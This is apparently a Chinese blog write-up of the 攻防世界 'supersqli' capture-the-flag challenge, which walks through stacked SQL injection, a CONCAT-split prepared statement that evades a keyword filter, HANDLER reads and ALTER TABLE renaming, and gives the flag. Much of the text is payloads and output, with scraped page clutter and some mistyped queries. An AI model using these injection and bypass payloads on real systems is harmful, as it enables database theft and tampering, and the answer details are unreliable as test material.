




# 攻防世界之supersqli

原创

金帛  于 2022-03-08 22:06:50 发布  5178  收藏 1

分类专栏: [攻防世界之WEB](#) 文章标签: [mysql php 安全 数据库](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/123362430>

版权



[攻防世界之WEB 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

目录

SQL注入的确定

字段判断

爆表

联合查询

堆叠注入

字段查询

handler查询法

预编译绕过法

修改原查询法

打开连接

## 取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

### SQL注入的确定

查询1跟2, 页面正常显示

查询1' and 1=1, 出现SQL报错, 说明存在SQL注入

## 取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1

字段判断

查询

```
1' order by 1 #
```

```
1' order by 2 #
```

页面都能正常显示

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

但是查询1' order by 3 #的时候页面出现错误

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
error 1054 : Unknown column '3' in 'order clause'
```

说明SQL语句的字段为2

爆表

联合查询

试着基础的查询

```
-1' union select 1,databases #
```

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

页面报错，select被过滤掉了，也不能用大小写法绕过，看来得换种方法了

堆叠注入

先看看所有数据库，查询

```
-1'; show databases; #
```



111.200.241.244:62233/?inject=-1%3B+show+databases%3B+%23

攻防世界 学习资源 - CTF Wiki 【春秋】-专注网络安全... 首页 - Bugku CTF BUUCTF在线评测 Pangolin CTF CTFHub 墨者学院\_专注于网络...



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

这下就看见所有数据库了，根据题目提示，我们先看看supersqli这个数据库


```
-1';use supersqli;show tables;#
```

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```




看到有两张表，纯数字的表比较可疑，先看看里面有啥字段

```
-1';use superset;show columns from `1919810931114514`;#
```

当纯数字字符串是表名的时候需要加反引号`

姿势: 1

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



拿到了flag的位置，接着查看flag

# 字段查询

## handler查询法

MYSQL神秘的HANDLER命令与实现方法\_Mysql\_脚本之家 (jb51.net)

### 查询


```
-1';use supersqli;handler `1919810931114514` open as p;handler p read first;#
```



### 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```



## 拿到flag

### 预编译绕过法


#### 若是直接查询

```
select flag from `1919810931114514`
```

就可以直接拿到flag，可是select 被过滤掉了，所以我们可以通过预编译来绕过select的过滤

```
-1';
set @sql = CONCAT('sele','ct flag from `1919810931114514`');
prepare stmt from @sql;
EXECUTE stmt;#
```


接着查询




## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

strstr(\$inject, "set") && strstr(\$inject, "prepare")




发现set 跟 prepare被函数strstr过滤掉了，但是strstr函数不区分大小写，所以我们可以改一下大小写来绕过strstr函数



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {  
  [0]=>  
    string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"  
}
```



拿到flag

修改原查询法

原理就是没有过滤掉alter，将字段flag改为1，在查询的时候直接出现flag

先看看我们一开始查询1的时候那表在哪，这里我们知道原查询默认的数据库就是supersqli

姿势:

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "w0"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "w0"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

所以知道原查询就在表words的字段id里头了

将放着flag的表1919810931114514名字改成words

```
alter table `1919810931114514` rename to words
```

表里头字段名flag改成id

```
alter table words change flag id varchar(100)
```

就行了

即查询

```
-1';  
  
alter tables words rename kkk;  
  
alter tables `1919810931114514` rename words;  
  
alter tables words change flag id varchar(100);#
```

然后在查询1' or 1#



## 取材于某次真实环境渗透，只说一句话：开发和安全缺一

姿势:

```
array(1) {  
  [0]=>  
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"  
}
```

就拿到flag了